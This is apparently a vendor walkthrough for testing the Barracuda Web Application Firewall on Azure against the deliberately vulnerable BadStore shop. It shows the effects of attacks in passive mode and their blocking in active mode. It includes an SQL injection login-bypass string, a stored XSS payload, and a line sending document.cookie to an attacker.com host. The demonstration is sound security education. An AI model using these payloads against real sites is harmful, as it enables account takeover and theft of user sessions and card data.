Barracuda Web Application Firewall

Introduction to the Barracuda Web Application Firewall

The Barracuda Web Application Firewall blocks application DDoS and all known application layer attack modalities directed at online applications, hosted in corporate data centers or in cloud environments like Azure. Pre-built security templates and an intuitive web interface provide immediate security without the need for time-consuming tuning.

Key Capabilities:

1. **Protect Applications**
   The Barracuda Web Application Firewall blocks an ever-expanding list of sophisticated web-based intrusions and attacks that target applications hosted on web servers and in the cloud. The Barracuda Web Application Firewall scans all inbound web traffic to block attacks, and inspects the HTTP responses from the configured back-end servers for Data Loss Prevention (DLP).

2. **Control Access**
   The integrated access control engine enables administrators to create granular access control policies for Authentication, Authorization & Accounting (AAA) without having to change the application.

3. **Accelerate Delivery**
   The on-board L4/L7 Load Balancing capabilities enable organizations to quickly add back-end servers to scale deployments as they grow. Its application acceleration capabilities like SSL Offloading, caching, compression, and connection pooling ensures faster application delivery of the web application content.

4. **Gain Visibility**
   Extensive logging and reporting capabilities of the Barracuda Web Application Firewall provide complete visibility of your application traffic.

5. **Close the Loop**
   Any new vulnerability detected by your vulnerability scanning engine can be quickly translated into protection rules on the Barracuda Web Application Firewall using its virtual patching capabilities.

6. The security capabilities of the Barracuda Web Application Firewall are augmented by Energize Updates provided by our research team at Barracuda Labs and community driven security intelligence platform of Barracuda Central.

Terminology

1. **Barracuda Web Application Firewall (WAF)** - Barracuda's comprehensive Web Application Security solution.
2. **BadStore** - A vulnerable Web Application used in this test drive that is secured using the Barracuda WAF.
3. **SQL injection** - SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).
4. **XSS injection** - Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy.

Pre-requisites


Following are the prerequisites for the Barracuda Web Application Firewall test drive:

1. Internet access & an up-to-date internet browser.
2. An email account to receive login credentials.

Introduction to the Barracuda Web Application Firewall Test Drive on Azure:

This test drive enables you to explore the capabilities of the Barracuda Web Application Firewall, and how it can protect your applications that are hosted on Azure against the attacks.

Test Drive Environment



1. Securing an application against attacks
2. Providing SSL Front Ends to non-SSL capable applications
3. BVM integration
4. Ease of use and configuration

Barracuda Web Application Firewall

The Barracuda Web Application Firewall blocks an ever-expanding list of sophisticated web-based intrusions and attacks that target applications hosted on web servers and in the cloud. The Barracuda Web Application Firewall scans all inbound web traffic to block attacks, and inspects the HTTP responses from the configured back-end servers for Data Loss Prevention (DLP).

BadStore

BadStore is an e-commerce application with many known vulnerabilities in it. Attacks can be generated against the BadStore application to understand how the web application is vulnerable and how the Barracuda Web Application Firewall can protect it.

Configuring BadStore with Barracuda

Once the test drive environment is up, you will receive the below details via email:

1. **BARRACUDA ACCESS URL** <**http://barracudadnszkinerekfbviy.westus.cloudapp.azure.com:8000**>

2. **BARRACUDA PRIVATEADDRESS** <10.0.1.4>

3. BADSTORE PRIVATEIPADDRESS <10.0.2.4>

1. Login to the Barracuda console using the Barracuda Access URL and the username/password below:


username: admin

password: ****** <this is the password provided after deployment>


3. Clicking on the **Services** tab will let you configure your WAF for services it is protecting. In the example below, a BadStore website serving traffic on HTTP has been configured.

   Fill out the fields under the ADD NEW SERVICE tab as follows:

   - **Service Name:** [any name] (Ex: "Badstore")
   - **Type:** HTTP
   - **Port:** 80
   - **Real Servers:** 10.0.2.4



3. Click on **Add,** and you should see the BadStore service updated in the **SERVICES** tab:



Tests in Passive Mode


By default, the service(s) configured are in Passive mode. In the tests below, we will send few attacks and view the logs generated for those attacks. In Passive mode, the Barracuda Web Application Firewall just logs violating events and allows the request to pass through. In Active mode, all attacks are logged as well as blocked.

Test 1 – SQL Injection Attack

Ensure the Service is in Passive Mode

Log into the Barracuda Web Application Firewall web interface **(**use the Barracuda Access URL), and go to the **BASIC > Services** page.

1. In the **Services section,** view the Mode listed next to the BadStore service.



Generating SQL Injection

2. Open a new tab/window in the web browser and navigate to the BadStore website:


   - To get to this website, enter the Barracuda Access URL in your browser, but remove the **:8000** port and add **/cgi-bin/badstore.cgi** on the end.

   Example: http://barracudadnslcytwfxb3ab3g.westus.cloudapp.azure.com/**cgi-bin/badstore.cgi**

c. On the BadStore website, click **Login/Register**. You will be challenged to enter the login credentials to see your orders.


1. In the Login page, enter "**admin 'or' 1=1"** (see image below) in the **Email Address** field.
2. Enter "**admin**" as password in the **Password** field, and click **Login**.

3. Now, click on **View Previous Orders**. You will see that you are logged in as a Master System Administrator, and able to see all the orders that were placed along with the credit card information of users.



Order Date	Order Cost	# Items	Item List	Card Used
2012-12-05	$360.00	1	1002	2014 0000 0000 009
2012-12-21	$1137.90	3	1008,1009,1011	6011 0000 0000 0004
2012-12-21	$137.90	3	1008,1009,1011	3000 0000 0000 04
2012-12-27	$22.95	1	1008	3400 0000 0000 009
2013-01-02	$46.95	3	1000,1003,1008	5500 0000 0000 0004
2013-01-03	$46.95	3	1000,1003,1008	4111 1111 1111 1111
2013-01-05	$137.90	3	1008,1009,1011	6011 0000 0000 0004
2013-01-06	$137.90	3	1008,1009,1011	3000 0000 0000 04
2013-01-06	$22.95	1	1008	3400 0000 0000 009
2013-01-06	$46.95	3	1000,1003,1008	5500 0000 0000 0004

4. Return to the Barracuda Web Application Firewall web interface, and go to the **BASIC > Web Firewall Logs page.** You will see the logs generated for the SQL injection attack.



Test 2 – Cross-Site Scripting Attack (XSS)


Note: Clear the cache on the web browser before you proceed, or close the browser and open it again (Private mode browsing should work as well).

Here, we will generate a stored XSS attack. With this attack, whenever a user attempts to access any page on the BadStore website, a pop-up window appears.


Generating a Cross-Site Scripting Attack

1. Go to the **Login / Register** page of the BadStore website.
2. In the **Register for a New Account** section enter:
    1. **Full Name:** user1<script>alert("Hello !!!")</script> (Enter this full script)**.**
    2. **Email Address:** Enter a random value. (Optional)
    3. **Password:** Enter a random value. (Optional)

3. Click **Register**. You will see a pop-up window appearing on the page as shown in the image below:



4. Return to the Barracuda Web Application Firewall web interface, and go to the **BASIC > Web Firewall Logs page.** You will see the logs generated for the Cross-Site Scripting attack.





Tests in Active Mode

In Active mode, all attacks are logged as well as blocked. We will change the service mode to Active, and see how the Barracuda Web Application Firewall blocks the attacks.

To Change the Mode of a Service:

1. Return to the Barracuda Web Application Firewall web interface, and **go to the BASIC > Services page.**
2. In the **Services** section, click **Edit** next to the "**server | rule"**
3. In the **Service** window, scroll down to the **Basic Security** section and change the Mode to **Active**.






Click **Save**.


<u>Test 3 – SQL Injection Attack pt.2</u>

<u>Generating SQL Injection Attack</u>


We will follow the same steps mentioned in Passive mode to generate a SQL injection attack.



1. Open the web browser and navigate to the **BadStore** website.
2. On the BadStore website, click **Login / Registe**r. You will be asked to enter the login credentials to see your orders.
3. In the **Login / Register** page, enter "**admin 'or' 1=1**" in the **Email Address** field.
4. Enter "**admin**" as password in the **Password** field, and click **Login**.
5. The Barracuda Web Application Firewall identifies this as an SQL injection attack and blocks the request.




6. Now, login to the Barracuda Web Application Firewall web interface and **go to the BASIC > Web Firewall Logs page.** You will see the log that shows the SQL injection attack denied.



<u>Conclusion:</u> It is possible for us to bypass the authentication of the application using SQL injection. An unauthorized user can get into the restricted area of the application without any authentication, and can gain access to sensitive information such as Credit Cards, Social Security Number, etc. In Passive mode, the hacker was able to login as a Master Administrator and view all credit card information of users. When the same request was sent in Active mode, the Barracuda Web Application Firewall identified the attack and blocked the request.


Test 4 – Cross-Site Scripting Attack pt.2

We will follow the same steps mentioned in Passive mode to generate a Cross-Site Scripting attack.




Generating a Cross-Site Scripting Attack

1. Go to the **Login / Register** page of the BadStore website.
2. In the **Register for a New Account** section, enter the script below in the **Full Name** field and click **Register**:
    1. user1<script>alert("Hello !!!")</script>
3. The Barracuda Web Application Firewall identifies this as a Cross-Site Scripting attack and blocks the request.



4. Now, login to the Barracuda Web Application Firewall web interface and go to the **BASIC > Web Firewall Logs** page. You will see the log that shows the Cross-Site

Scripting attack denied.



Conclusion

In Passive mode, we executed a stored XSS attack and were able to get a pop-up message whenever the user navigated to different tabs on the website. With XSS injection, it is possible to steal or manipulate customer session and cookies, which may be used to impersonate a legitimate user. The hacker can view or alter user records, and perform transactions as an authorized user. The attacker can get the cookie or send it to a remote server. We can send the value as **<script>alert(document.cookie)</script>** to get the cookie, and use the below command to send cookies to his server.

"><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?' +document.cookie</script>

When the service is in Active mode, the Barracuda Web Application Firewall detects such attacks and blocks the request immediately.

Test 5 - CAPTCHA Validation

You can enable Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA) validation to a service in both Passive and Active mode.

The users are challenged with the CAPTCHAs to find out if a client is regular browser, a BOT, or a crawler. You can enable CAPTCHA validation to all clients who access a URL space, or issue the CAPTCHAs only to clients with suspicious profiles. The Barracuda Web Application Firewall evaluates a client and determines if the client is suspicious or not based on the configured DDoS policy.

For more information, refer to https://campus.barracuda.com/product/webapplicationfirewall/article/WAF/ConfigDDoSPolicy/?welcome-to-campus=techlibrary

Enabling CAPTCHA for a URL Space

Configure a New DDos policy; create a new one by following the steps below:

1. Login to the **Barracuda Web Application Firewall** web interface

2. Go to the **WEBSITES > DDOS Prevention page,** and click **Add** next to the service.

3. In the **Add DDOS Policy** window, enter values for the following fields:

    a. **DDos Policy Name -** enforce-captcha


    b. **Host Match -** *

    c. **URL Match -** /cgi-bin/badstore.cgi

    d. **Extended Match -** (Parameter action eq whatsnew)

    e. **Enfoece CAPTCHA -** All Clients

4. Keep the default values for other parameters and click **Save.**



Based on the above configuration, we should receive a CAPTCHA when we try to access the What's New page on the Badstore website.

CAPTCHA Validation

1. Go to the **BadStore** website, and click on any page except **What's New.** You should be able to see the content.

2. Click on **What's New**. You will be challenged to solve the CAPTCHA to access the page.

3. Solve the CAPTCHA and click Submit. You will be redirected to the Home page of BadStore.

4. Click **What's New** again. Now, you will see the new items listed in BadStore.